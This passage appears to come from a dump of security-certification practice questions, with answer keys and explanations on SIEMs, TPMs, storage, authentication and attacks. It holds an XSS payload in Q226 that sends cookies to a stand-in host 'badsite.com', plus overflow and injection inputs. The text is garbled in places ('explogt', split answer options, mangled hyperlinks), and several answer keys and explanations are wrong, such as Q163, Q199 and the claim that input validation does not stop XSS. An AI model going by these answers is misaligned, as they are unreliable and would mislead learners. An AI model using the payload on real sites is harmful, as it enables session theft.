D. Stored logs may contain non-encrypted usernames and passwords for personal website

Answer: A

NEW QUESTION 152
A consultant is hired to perform a passive vulnerability assessment of a company to determine what information might be collected about the company and its employees. The assessment will be considered successful if the consultant can discover the name of one of the IT administrators. Which of the following is MOST likely to produce the needed information?

A. Whois
B. DNS enumeration
C. Vulnerability scanner
D. Fingerprinting

Answer: A

NEW QUESTION 153
A security analyst has requested network engineers integrate sFlow into the SOC's overall monitoring picture. For this to be a useful addition to the monitoring capabilities, which of the following must be considered by the engineering team?

A. Effective deployment of network taps
B. Overall bandwidth available at Internet PoP
C. Optimal placement of log aggregators
D. Availability of application layer visualizers

Answer: D

NEW QUESTION 156
Ann, a member of the finance department at a large corporation, has submitted a suspicious email she received to the information security team. The team was not expecting an email from Ann, and it contains a PDF file inside a ZIP compressed archive. The information security learn is not sure which files were opened. A security team member uses an air-gapped PC to open the ZIP and PDF, and it appears to be a social engineering attempt to deliver an explogt.
Which of the following would provide greater insight on the potential impact of this attempted attack?

A. Run an antivirus scan on the finance PC.
B. Use a protocol analyzer on the air-gapped PC.
C. Perform reverse engineering on the document.
D. Analyze network logs for unusual traffic.
E. Run a baseline analyzer against the user's compute

Answer: B

NEW QUESTION 158
A security engineer is working with a software development team. The engineer is tasked with ensuring all security requirements are adhered to by the developers. Which of the following BEST describes the contents of the supporting document the engineer is creating?

A. A series of ad-hoc tests that each verify security control functionality of the entire system at once.
B. A series of discrete tasks that, when viewed in total, can be used to verify and document each individual constraint from the SRTM.
C. A set of formal methods that apply to one or more of the programing languages used on the development project.
D. A methodology to verify each security control in each unit of developed code prior to committing the code.

Answer: D

NEW QUESTION 160
A security technician is incorporating the following requirements in an RFP for a new SIEM: New security notifications must be dynamically implemented by the SIEM engine
The SIEM must be able to identify traffic baseline anomalies
Anonymous attack data from all customers must augment attack detection and risk scoring
Based on the above requirements, which of the following should the SIEM support? (Choose two.)

A. Autoscaling search capability
B. Machine learning

C. Multisensor deployment
D. Big Data analytics
E. Cloud-based management
F. Centralized log aggregation

Answer: BD

NEW QUESTION 161
Given the following information about a company's internal network:
User IP space: 192.168.1.0/24
Server IP space: 192.168.192.0/25
A security engineer has been told that there are rogue websites hosted outside of the proper server space, and those websites need to be identified. Which of the following should the engineer do?

A. Use a protocol analyzer on 192.168.1.0/24
B. Use a port scanner on 192.168.1.0/24
C. Use an HTTP interceptor on 192.168.1.0/24
D. Use a port scanner on 192.168.192.0/25
E. Use a protocol analyzer on 192.168.192.0/25
F. Use an HTTP interceptor on 192.168.192.0/25

Answer: B

NEW QUESTION 163
The Chief Information Officer (CIO) wants to increase security and accessibility among the organization's cloud SaaS applications. The applications are configured to use passwords, and twofactor authentication is not provided natively. Which of the following would BEST address the CIO's concerns?

A. Procure a password manager for the employees to use with the cloud applications.
B. Create a VPN tunnel between the on-premises environment and the cloud providers.
C. Deploy applications internally and migrate away from SaaS applications.
D. Implement an IdP that supports SAML and time-based, one-time password

Answer: B

NEW QUESTION 166
During a security assessment, activities were divided into two phases; internal and external explogtation. The security assessment team set a hard time limit on external activities before moving to a compromised box within the enterprise perimeter.
Which of the following methods is the assessment team most likely to employ NEXT?

A. Pivoting from the compromised, moving laterally through the enterprise, and trying to exfiltrate data and compromise devices.
B. Conducting a social engineering attack attempt with the goal of accessing the compromised box physically.
C. Exfiltrating network scans from the compromised box as a precursor to social media reconnaissance
D. Open-source intelligence gathering to identify the network perimeter and scope to enable further system compromises.

Answer: A

NEW QUESTION 170
A security administrator wants to implement two-factor authentication for network switches and routers. The solution should integrate with the company's RADIUS server, which is used for authentication to the network infrastructure devices. The security administrator implements the following:
An HOTP service is installed on the RADIUS server.
The RADIUS server is configured to require the HOTP service for authentication.
The configuration is successfully tested using a software supplicant and enforced across all network devices. Network administrators report they are unable to log onto the network devices because they are not being prompted for the second factor.
Which of the following should be implemented to BEST resolve the issue?

A. Replace the password requirement with the second facto
B. Network administrators will enter their username and then enter the token in place of their password in the password field.
C. Configure the RADIUS server to accept the second factor appended to the passwor
D. Network administrators will enter a password followed by their token in the password field.
E. Reconfigure network devices to prompt for username, password, and a toke
F. Network administrators will enter their username and password, and then they will enter the token.
G. Install a TOTP service on the RADIUS server in addition to the HOTP servic
H. Use the HOTP on older devices that do not support two-factor authenticatio
I. Network administrators will use a web portalto log onto these device

Answer: B

NEW QUESTION 171
A security analyst is inspecting pseudocode of the following multithreaded application:
1. perform daily ETL of data
1.1 validate that yesterday's data model file exists
1.2 validate that today's data model file does not exist
1.2 extract yesterday's data model
1.3 transform the format
1.4 load the transformed data into today's data model file
1.5 exit
Which of the following security concerns is evident in the above pseudocode?

A. Time of check/time of use
B. Resource exhaustion
C. Improper storage of sensitive data
D. Privilege escalation

Answer: A

NEW QUESTION 172
A security analyst is attempting to break into a client's secure network. The analyst was not given prior information about the client, except for a block of public IP addresses that are currently in use. After network enumeration, the analyst's NEXT step is to perform:

A. a gray-box penetration test
B. a risk analysis
C. a vulnerability assessment
D. an external security audit
E. a red team exercise

Answer: A

NEW QUESTION 177
A security architect is determining the best solution for a new project. The project is developing a new intranet with advanced authentication capabilities, SSO for users, and automated provisioning to streamline Day 1 access to systems. The security architect has identified the following requirements:
1. Information should be sourced from the trusted master data source.
2. There must be future requirements for identity proofing of devices and users.
3. A generic identity connector that can be reused must be developed.
4. The current project scope is for internally hosted applications only.
Which of the following solution building blocks should the security architect use to BEST meet the requirements?

A. LDAP, multifactor authentication, oAuth, XACML
B. AD, certificate-based authentication, Kerberos, SPML
C. SAML, context-aware authentication, oAuth, WAYF
D. NAC, radius, 802.1x, centralized active directory

Answer: A

NEW QUESTION 181
Engineers at a company believe a certain type of data should be protected from competitors, but the data owner insists the information is not sensitive. An information security engineer is implementing controls to secure the corporate SAN. The controls require dividing data into four groups: nonsensitive, sensitive but accessible, sensitive but export-controlled, and extremely sensitive. Which of
the following actions should the engineer take regarding the data?

A. Label the data as extremely sensitive.
B. Label the data as sensitive but accessible.
C. Label the data as non-sensitive.
D. Label the data as sensitive but export-controlle

Answer: C

NEW QUESTION 185
The marketing department has developed a new marketing campaign involving significant social media outreach. The campaign includes allowing employees and customers to submit blog posts and pictures of their day-to-day experiences at the company. The information security manager has been asked to provide an informative letter to all participants regarding the security risks and how to avoid privacy and operational security issues. Which of the following is the MOST important information to reference in the letter?

A. After-action reports from prior incidents.
B. Social engineering techniques
C. Company policies and employee NDAs
D. Data classification processes

Answer: C

NEW QUESTION 189
A newly hired security analyst has joined an established SOC team. Not long after going through corporate orientation, a new attack method on web-based applications was publicly revealed. The security analyst immediately brings this new information to the team lead, but the team lead is not concerned about it. Which of the following is the MOST likely reason for the team lead's position?

A. The organization has accepted the risks associated with web-based threats.
B. The attack type does not meet the organization's threat model.
C. Web-based applications are on isolated network segments.
D. Corporate policy states that NIPS signatures must be updated every hou

Answer: A

NEW QUESTION 194
A medical device company is implementing a new COTS antivirus solution in its manufacturing plant.
All validated machines and instruments must be retested for interoperability with the new software. Which of the following would BEST ensure the software and instruments are working as designed?

A. System design documentation
B. User acceptance testing
C. Peer review
D. Static code analysis testing
E. Change control documentation

Answer: A

NEW QUESTION 199
A company has gone through a round of phishing attacks. More than 200 users have had their workstation infected because they clicked on a link in an email. An incident analysis has determined an executable ran and compromised the administrator account on each workstation. Management is demanding the information security team prevent this from happening again. Which of the following would BEST prevent this from happening again?

A. Antivirus
B. Patch management
C. Log monitoring
D. Application whitelisting
E. Awareness training

Answer: A

NEW QUESTION 201
An enterprise with global sites processes and exchanges highly sensitive information that is protected under several countries' arms trafficking laws. There is new information that malicious nation-state-sponsored activities are targeting the use of encryption between the geographically disparate sites. The organization currently employs ECDSA and ECDH with P-384, SHA-384, and AES- 256-GCM on VPNs between sites. Which of the following techniques would MOST likely improve the resilience of the enterprise to attack on cryptographic implementation?

A. Add a second-layer VPN from a different vendor between sites.
B. Upgrade the cipher suite to use an authenticated AES mode of operation.
C. Use a stronger elliptic curve cryptography algorithm.
D. Implement an IDS with sensors inside (clear-text) and outside (cipher-text) of each tunnel between sites.
E. Ensure cryptography modules are kept up to date from vendor supplying the

Answer: C

NEW QUESTION 202
A company has created a policy to allow employees to use their personally owned devices. The Chief Information Officer (CISO) is getting reports of company data appearing on unapproved forums and an increase in theft of personal electronic devices. Which of the following security controls would BEST reduce the risk of exposure?

A. Disk encryption on the local drive
B. Group policy to enforce failed login lockout
C. Multifactor authentication
D. Implementation of email digital signatures

Answer: A

NEW QUESTION 205
A forensic analyst suspects that a buffer overflow exists in a kernel module. The analyst executes the following command:
dd if=/dev/ram of=/tmp/mem/dmp
The analyst then reviews the associated output:
^34^#AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA/bin/bash^21^03#45
However, the analyst is unable to find any evidence of the running shell. Which of the following of the MOST likely reason the analyst cannot find a process ID for the shell?

A. The NX bit is enabled
B. The system uses ASLR
C. The shell is obfuscated
D. The code uses dynamic libraries

Answer: B

NEW QUESTION 210
During the decommissioning phase of a hardware project, a security administrator is tasked with ensuring no sensitive data is released inadvertently. All paper records are scheduled to be shredded in a crosscut shredded, and the waste will be burned. The system drives and removable media have been removed prior to e-cycling the hardware.
Which of the following would ensure no data is recovered from the system droves once they are disposed of?

A. Overwriting all HDD blocks with an alternating series of data.
B. Physically disabling the HDDs by removing the dive head.
C. Demagnetizing the hard drive using a degausser.
D. Deleting the UEFI boot loaders from each HD

Answer: C

NEW QUESTION 211
There have been several explogts to critical devices within the network. However, there is currently no process to perform vulnerability analysis. Which the

following should the security analyst implement during production hours to identify critical threats and vulnerabilities?

A. asset inventory of all critical devices
B. Vulnerability scanning frequency that does not interrupt workflow
C. Daily automated reports of explogted devices
D. Scanning of all types of data regardless of sensitivity levels

Answer: B

NEW QUESTION 212
A security analyst is reviewing logs and discovers that a company-owned computer issued to an employee is generating many alerts and analyst continues to review the log events and discovers that a non-company-owned device from a different, unknown IP address is general same events. The analyst informs the manager of these finding, and the manager explains that these activities are already known and . . . ongoing simulation. Given this scenario, which of the following roles are the analyst, the employee, and the manager fillings?

A. The analyst is red team The employee is blue team The manager is white team
B. The analyst is white team The employee is red team The manager is blue team
C. The analyst is red team The employee is white team The manager is blue team
D. The analyst is blue team The employee is red team The manager is white team


Answer: D

NEW QUESTION 213
The security configuration management policy states that all patches must undergo testing procedures before being moved into production. The sec… analyst notices a single web application server has been downloading and applying patches during non-business hours without testing. There are no apparent adverse reaction, server functionality does not seem to be affected, and no malware was found after a scan. Which of the following action should the analyst take?

A. Reschedule the automated patching to occur during business hours.
B. Monitor the web application service for abnormal bandwidth consumption.
C. Create an incident ticket for anomalous activity.
D. Monitor the web application for service interruptions caused from the patchin

Answer: C

NEW QUESTION 217
A technician receives the following security alert from the firewall's automated system:



After reviewing the alert, which of the following is the BEST analysis?

A. This alert is false positive because DNS is a normal network function.
B. This alert indicates a user was attempting to bypass security measures using dynamic DNS.
C. This alert was generated by the SIEM because the user attempted too many invalid login attempts.
D. This alert indicates an endpoint may be infected and is potentially contacting a suspect hos

Answer: B

NEW QUESTION 218
A systems administrator establishes a CIFS share on a UNIX device to share data to Windows systems. The security authentication on the Windows domain is set to the highest level. Windows users are stating that they cannot authenticate to the UNIX share. Which of the following settings on the UNIX server would correct this problem?

A. Refuse LM and only accept NTLMv2
B. Accept only LM
C. Refuse NTLMv2 and accept LM
D. Accept only NTLM

Answer: A

Explanation:
In a Windows network, NT LAN Manager (NTLM) is a suite of Microsoft security protocols that provides authentication, integrity, and confidentiality to users. NTLM is the successor to the authentication protocol in Microsoft LAN Manager (LANMAN or LM), an older Microsoft product, and attempts to provide backwards compatibility with LANMAN. NTLM version 2 (NTLMv2), which was introduced in Windows NT 4.0 SP4 (and natively supported in Windows 2000), enhances NTLM

security by hardening the protocol against many spoofing attacks, and adding the ability for a server to authenticate to the client.
This question states that the security authentication on the Windows domain is set to the highest level. This will be NTLMv2. Therefore, the answer to the question is to allow NTLMv2 which will enable the Windows users to connect to the UNIX server. To improve security, we should disable the old and insecure LM protocol as it is not used by the Windows computers.
Incorrect Answers:
B: The question states that the security authentication on the Windows domain is set to the highest level. This will be NTLMv2, not LM.
C: The question states that the security authentication on the Windows domain is set to the highest level. This will be NTLMv2, not LM so we need to allow NTLMv2.
D: The question states that the security authentication on the Windows domain is set to the highest level. This will be NTLMv2, not NTLM (version1). References: https://en.wikipedia.org/wiki/NT_LAN_Manager

NEW QUESTION 223
A security architect is designing a new infrastructure using both type 1 and type 2 virtual machines. In addition to the normal complement of security controls (e.g. antivirus, host hardening, HIPS/NIDS) the security architect needs to implement a mechanism to securely store cryptographic keys used to sign code and code modules on the VMs. Which of the following will meet this goal without requiring any hardware pass-through implementations?

A. vTPM
B. HSM
C. TPM
D. INE

Answer: A

Explanation:
A Trusted Platform Module (TPM) is a microchip designed to provide basic security-related functions, primarily involving encryption keys. The TPM is usually installed on the motherboard of a computer, and it communicates with the remainder of the system by using a hardware bus.
A vTPM is a virtual Trusted Platform Module.
IBM extended the current TPM V1.2 command set with virtual TPM management commands that allow us to create and delete instances of TPMs. Each created instance of a TPM holds an association with a virtual machine (VM) throughout its lifetime on the platform.
Incorrect Answers:
B: A hardware security module (HSM) is a physical computing device that safeguards and manages digital keys for strong authentication and provides cryptoprocessing. These modules traditionally come in the form of a plug-in card or an external device that attaches directly to a computer or network server. This solution would require hardware pass-through.
C: A Trusted Platform Module (TPM) is a microchip designed to provide basic security-related functions, primarily involving encryption keys. The TPM is usually installed on the motherboard of a computer, and it communicates with the remainder of the system by using a hardware bus. Virtual machines cannot access a hardware TPM.
D: INE (intelligent network element) is not used for storing cryptographic keys. References:
https://en.wikipedia.org/wiki/Hardware_security_module http://HYPERLINK "http://researcher.watson.ibm.com/researcher/view_group.php?id=2850"researcher.watson.ibm.co m/researcher/HYPERLINK "http://researcher.watson.ibm.com/researcher/view_group.php?id=2850"view_group.php?id=2850

NEW QUESTION 225
A user has a laptop configured with multiple operating system installations. The operating systems are all installed on a single SSD, but each has its own partition and logical volume. Which of the following is the BEST way to ensure confidentiality of individual operating system data?

A. Encryption of each individual partition
B. Encryption of the SSD at the file level
C. FDE of each logical volume on the SSD
D. FDE of the entire SSD as a single disk

Answer: A

Explanation:
In this question, we have multiple operating system installations on a single disk. Some operating systems store their boot loader in the MBR of the disk. However, some operating systems install their boot loader outside the MBR especially when multiple operating systems are installed. We need to encrypt as much data as possible but we cannot encrypt the boot loaders. This would prevent the operating systems from loading.
Therefore, the solution is to encrypt each individual partition separately. Incorrect Answers:
B: The question is asking for the BEST way to ensure confidentiality of individual operating system dat
A. Individual file encryption could work but if files are ever added to the operating systems (for updates etc.), you would have to manually encrypt the new files as well. A better solution would be to encrypt the entire partition. That way any new files added to the operating system would be automatically encrypted.
C: You cannot perform full disk encryption on an individual volume. Full disk encryption encrypts the entire disk.
D: FDE of the entire SSD as a single disk would encrypt the boot loaders which would prevent the operating systems from booting.

NEW QUESTION 226
A security administrator notices the following line in a server's security log:
<input name='credentials' type='TEXT' value='" + request.getParameter('><script>document.location='http://badsite.com/?q='document.cookie</scri pt>') + "';
The administrator is concerned that it will take the developer a lot of time to fix the application that is running on the server. Which of the following should the security administrator implement to prevent this particular attack?

A. WAF
B. Input validation
C. SIEM
D. Sandboxing
E. DAM

Answer: A

Explanation:
The attack in this question is an XSS (Cross Site Scripting) attack. We can prevent this attack by using a Web Application Firewall.

A WAF (Web Application Firewall) protects a Web application by controlling its input and output and the access to and from the application. Running as an appliance, server plug-in or cloud-based
service, a WAF inspects every HTML, HTTPS, SOAP and XML-RPC data packet. Through customizable inspection, it is able to prevent attacks such as XSS, SQL injection, session hijacking and buffer overflows, which network firewalls and intrusion detection systems are often not capable of doing. A WAF is also able to detect and prevent new unknown attacks by watching for unfamiliar patterns in
the traffic data.
A WAF can be either network-based or host-based and is typically deployed through a proxy and placed in front of one or more Web applications. In real time or near-real time, it monitors traffic before it reaches the Web application, analyzing all requests using a rule base to filter out potentially harmful traffic or traffic patterns. Web application firewalls are a common security control used by enterprises to protect Web applications against zero-day explogts, impersonation and known vulnerabilities and attackers.
Incorrect Answers:
B: Input validation is used to ensure that the correct data is entered into a field. For example, input validation would prevent letters typed into a field that expects number from being accepted. Input validation is not an effective defense against an XSS attack.
C: Security information and event management (SIEM) is an approach to security management used to provide a view of an organization's IT security. It is an information gathering process; it does not in itself provide security.
D: Sandboxing is a process of isolating an application from other applications. It is often used when developing and testing new application. It is not used to defend against an XSS attack.
E: DAM (digital asset management) is a system that creates a centralized repository for digital files that allows the content to be archived, searched and retrieved. It is not used to defend against an XSS attack.
References:
http://searchsecurity.techtarget.com/definition/Web-applicationHYPERLINK "http://searchsecurity.techtarget.com/definition/Web-application-firewall-WAF"-firewall-WAF

NEW QUESTION 228
A popular commercial virtualization platform allows for the creation of virtual hardware. To virtual machines, this virtual hardware is indistinguishable from real hardware. By implementing virtualized TPMs, which of the following trusted system concepts can be implemented?

A. Software-based root of trust
B. Continuous chain of trust
C. Chain of trust with a hardware root of trust
D. Software-based trust anchor with no root of trust

Answer: C

Explanation:
A Trusted Platform Module (TPM) is a microchip designed to provide basic security-related functions, primarily involving encryption keys. The TPM is usually installed on the motherboard of a computer, and it communicates with the remainder of the system by using a hardware bus.
A vTPM is a virtual Trusted Platform Module; a virtual instance of the TPM.
IBM extended the current TPM V1.2 command set with virtual TPM management commands that allow us to create and delete instances of TPMs. Each created instance of a TPM holds an association with a virtual machine (VM) throughout its lifetime on the platform.
The TPM is the hardware root of trust.
Chain of trust means to extend the trust boundary from the root(s) of trust, in order to extend the collection of trustworthy functions. Implies/entails transitive trust.
Therefore a virtual TPM is a chain of trust from the hardware TPM (root of trust). Incorrect Answers:
A: A vTPM is a virtual instance of the hardware TPM. Therefore, the root of trust is a hardware root of trust, not a software-based root of trust.
B: The chain of trust needs a root. In this case, the TPM is a hardware root of trust. This answer has no root of trust.
D: There needs to be a root of trust. In this case, the TPM is a hardware root of trust. This answer has no root of trust.
References: https://www.cylab.cmu.edu/tiw/slides/martin-tiw101.pdf

NEW QUESTION 231
An organization is concerned with potential data loss in the event of a disaster, and created a backup datacenter as a mitigation strategy. The current storage method is a single NAS used by all servers in both datacenters. Which of the following options increases data availability in the event of a datacenter failure?

A. Replicate NAS changes to the tape backups at the other datacenter.
B. Ensure each server has two HBAs connected through two routes to the NAS.
C. Establish deduplication across diverse storage paths.
D. Establish a SAN that replicates between datacenters.

Answer: D

Explanation:
A SAN is a Storage Area Network. It is an alternative to NAS storage. SAN replication is a technology that replicates the data on one SAN to another SAN; in this case, it would replicate the data to a SAN in the backup datacenter. In the event of a disaster, the SAN in the backup datacenter would contain all the data on the original SAN.
Array-based replication is an approach to data backup in which compatible storage arrays use built-in software to automatically copy data from one storage array to another. Array-based replication software runs on one or more storage controllers resident in disk storage systems, synchronously or asynchronously replicating data between similar storage array models at the logical unit number (LUN) or volume block level. The term can refer to the creation of local copies of data within the same array as the source data, as well as the creation of remote copies in an array situated off site. Incorrect Answers:
A: Replicating NAS changes to the tape backups at the other datacenter would result in a copy of the NAS data in the backup datacenter. However, the data will be stored on tape. In the event of a disaster, you would need another NAS to restore the data to.
B: Ensuring that each server has two routes to the NAS is not a viable solution. The NAS is still a single point of failure. In the event of a disaster, you could lose the NAS and all the data on it.
C: Deduplication is the process of eliminating multiple copies of the same data to save storage space. The NAS is still a single point of failure. In the event of a disaster, you could lose the NAS and all the data on it.
References:
http://searHYPERLINK "http://searchdisasterrecovery.techtarget.com/definition/Array-basedreplication" chdisasterrecovery.tHYPERLINK "http://searchdisasterrecovery.techtarget.com/definition/Array-basedreplication" echtarget.com/definition/HYPERLINK "http://searchdisasterrecovery.techtarget.com/definition/Array-based-replication"Array-basedrepliHYPERLINK "http://searchdisasterrecovery.techtarget.com/definition/Array-basedreplication"
cation

NEW QUESTION 234
An application present on the majority of an organization's 1,000 systems is vulnerable to a buffer overflow attack. Which of the following is the MOST comprehensive way to resolve the issue?

A. Deploy custom HIPS signatures to detect and block the attacks.
B. Validate and deploy the appropriate patch.
C. Run the application in terminal services to reduce the threat landscape.
D. Deploy custom NIPS signatures to detect and block the attack

Answer: B

Explanation:
If an application has a known issue (such as susceptibility to buffer overflow attacks) and a patch is released to resolve the specific issue, then the best solution is always to deploy the patch.
A buffer overflow occurs when a program or process tries to store more data in a buffer (temporary data storage area) than it was intended to hold. Since buffers are created to contain a finite amount of data, the extra information - which has to go somewhere - can overflow into adjacent buffers,
corrupting or overwriting the valid data held in them. Although it may occur accidentally through programming error, buffer overflow is an increasingly common type of security attack on data integrity. In buffer overflow attacks, the extra data may contain codes designed to trigger specific actions, in effect sending new instructions to the attacked computer that could, for example, damage the user's files, change data, or disclose confidential information. Buffer overflow attacks are said to have arisen because the C programming language supplied the framework, and poor programming practices supplied the vulnerability.
Incorrect Answers:
A: This question is asking for the MOST comprehensive way to resolve the issue. A HIPS (Host Intrusion Prevention System) with custom signatures may offer some protection against an application that is vulnerable to buffer overflow attacks. However, an application that is NOT vulnerable to buffer overflow attacks (a patched application) is a better solution.
C: This question is asking for the MOST comprehensive way to resolve the issue. Running the application in terminal services may reduce the threat landscape. However, it doesn't resolve the issue. Patching the application to eliminate the threat is a better solution.
D: This question is asking for the MOST comprehensive way to resolve the issue. A NIPS (Network Intrusion Prevention System) with custom signatures may offer some protection against an application that is vulnerable to buffer overflow attacks. However, an application that is NOT vulnerable to buffer overflow attacks (a patched application) is a better solution.
References: http://searchsecurity.techtarget.com/definition/buffer-overflow

NEW QUESTION 237
select id, firstname, lastname from authors User input= firstname= Hack;man lastname=Johnson
Which of the following types of attacks is the user attempting?

A. XML injection
B. Command injection
C. Cross-site scripting
D. SQL injection

Answer: D

Explanation:
The code in the question is SQL code. The attack is a SQL injection attack.
SQL injection is a code injection technique, used to attack data-driven applications, in which malicious SQL statements are inserted into an entry field for execution (e.g. to dump the database contents to the attacker). SQL injection must explogt a security vulnerability in an application's software, for example, when user input is either incorrectly filtered for string literal escape characters embedded in SQL statements or user input is not strongly typed and unexpectedly executed. SQL injection is mostly known as an attack vector for websites but can be used to attack any type of SQL database.
Incorrect Answers:
A: The code in the question is not XML code. Therefore this is not an XML injection attack so this answer is incorrect.
B: Command injection is an attack in which the goal is execution of arbitrary commands on the host
operating system via a vulnerable application. Command injection attacks are possible when an application passes unsafe user supplied data (forms, cookies, HTTP headers etc.) to a system shell. The code in the question is not the type of code you would use in a command injection attack.
C: Cross-site scripting (XSS) is a type of computer security vulnerability typically found in Web applications. XSS enables attackers to inject client-side script into Web pages viewed by other users. The code in the question is not the type of code you would use in an XSS attack.
References: http://en.wikipedia.org/wiki/SQL_injection

NEW QUESTION 242
A security administrator wants to deploy a dedicated storage solution which is inexpensive, can natively integrate with AD, allows files to be selectively encrypted and is suitable for a small number of users at a satellite office. Which of the following would BEST meet the requirement?

A. SAN
B. NAS
C. Virtual SAN
D. Virtual storage

Answer: B

Explanation:
A NAS is an inexpensive storage solution suitable for small offices. Individual files can be encrypted by using the EFS (Encrypted File System) functionality provided by the NTFS file system.
NAS typically uses a common Ethernet network and can provide storage services to any authorized devices on that network.
Two primary NAS protocols are used in most environments. The choice of protocol depends largely on the type of computer or server connecting to the storage. Network File System (NFS) protocol usually used by servers to access storage in a NAS environment. Common Internet File System (CIFS), also sometimes called Server Message Block (SMB), is usually used for desktops, especially those running Microsoft Windows.
Unlike DAS and SAN, NAS is a file-level storage technology. This means the NAS appliance maintains and controls the files, folder structures, permission, and attributes of the data it holds. A typical NAS deployment integrates the NAS appliance with a user database, such as Active Directory, so file permissions can be assigned based on established users and groups. With Active Directory
integration, most Windows New Technology File System (NTFS) permissions can be set on the files contained on a NAS device.
Incorrect Answers:
A: A SAN is expensive compared to a NAS and is more suitable for enterprise storage for larger

networks.
C: A Virtual SAN is the combined local storage of multiple hypervisor servers (VMware ESXi for example) to create one virtual storage pool. This is not the best solution for a small office.
D: Virtual storage is storage presented by an underlying SAN or group of servers. This is not the best solution for a small office.
References:
hHYPERLINK "http://infrastructuretechnologypros.com/understanding-storage-technology-part-2- alphabet-soup-storage/"ttp://infrastructuretechnoloHYPERLINK "http://infrastructuretechnologypros.com/understanding-storage-technology-part-2-alphabet-soupstorage/" gypros.com/understanding-storage-technology-part-2-alphabet-soup-storage/

NEW QUESTION 246
A security administrator wants to prevent sensitive data residing on corporate laptops and desktops from leaking outside of the corporate network. The company has already implemented full-disk encryption and has disabled all peripheral devices on its desktops and laptops. Which of the following additional controls MUST be implemented to minimize the risk of data leakage? (Select TWO).

A. A full-system backup should be implemented to a third-party provider with strong encryption for data in transit.
B. A DLP gateway should be installed at the company border.
C. Strong authentication should be implemented via external biometric devices.
D. Full-tunnel VPN should be required for all network communication.
E. Full-drive file hashing should be implemented with hashes stored on separate storage.
F. Split-tunnel VPN should be enforced when transferring sensitive dat

Answer: BD

Explanation:
Web mail, Instant Messaging and personal networking sites are some of the most common means by which corporate data is leaked.
Data loss prevention (DLP) is a strategy for making sure that end users do not send sensitive or critical information outside the corporate network. The term is also used to describe software products that help a network administrator control what data end users can transfer.
DLP software products use business rules to classify and protect confidential and critical information so that unauthorized end users cannot accidentally or maliciously share data whose disclosure could put the organization at risk. For example, if an employee tried to forward a business email outside the corporate domain or upload a corporate file to a consumer cloud storage service like Dropbox, the employee would be denied permission.
Full-tunnel VPN should be required for all network communication. This will ensure that all data transmitted over the network is encrypted which would prevent a malicious user accessing the data by using packet sniffing.
Incorrect Answers:
A: This question is asking which of the following additional controls MUST be implemented to minimize the risk of data leakage. Implementing a full system backup does not minimize the risk of data leakage.
C: Strong authentication implemented via external biometric devices will ensure that only authorized people can access the network. However, it does not minimize the risk of data leakage.
E: Full-drive file hashing is not required because we already have full drive encryption.
F: Split-tunnel VPN is used when a user a remotely accessing the network. Communications with company servers go over a VPN whereas private communications such as web browsing does not use a VPN. A more secure solution is a full tunnel VPN.
References:
http://whatis.techtarget.com/defHYPERLINK "http://whatis.techtarget.com/definition/data-lossprevention- DLP"inition/data-loss-prevention-DLP

NEW QUESTION 248
The risk manager has requested a security solution that is centrally managed, can easily be updated, and protects end users' workstations from both known and unknown malicious attacks when connected to either the office or home network. Which of the following would BEST meet this requirement?

A. HIPS
B. UTM
C. Antivirus
D. NIPS
E. DLP

Answer: A

Explanation:
In this question, we need to protect the workstations when connected to either the office or home network. Therefore, we need a solution that stays with the workstation when the user takes the computer home.
A HIPS (Host Intrusion Prevention System) is software installed on a host which monitors the host for suspicious activity by analyzing events occurring within that host with the aim of detecting and preventing intrusion.
Intrusion prevention systems (IPS), also known as intrusion detection and prevention systems (IDPS), are network security appliances that monitor network and/or system activities for malicious activity. The main functions of intrusion prevention systems are to identify malicious activity, log information about this activity, attempt to block/stop it, and report it.
Intrusion prevention systems are considered extensions of intrusion detection systems because they both monitor network traffic and/or system activities for malicious activity. The main differences are, unlike intrusion detection systems, intrusion prevention systems are placed in-line and are able to actively prevent/block intrusions that are detected. More specifically, IPS can take such actions as sending an alarm, dropping the malicious packets, resetting the connection and/or blocking the traffic from the offending IP address.
Incorrect Answers:
B: Unified threat management (UTM) is a primary network gateway defense solution for organizations. In theory, UTM is the evolution of the traditional firewall into an all-inclusive security product able to perform multiple security functions within one single system: network firewalling, network intrusion prevention and gateway antivirus (AV), gateway anti-spam, VPN, content filtering, load balancing, data loss prevention and on-appliance reporting. However, UTM is designed to protect a network; it will not protect the user’s workstations when connected to their home
networks as required in this question.
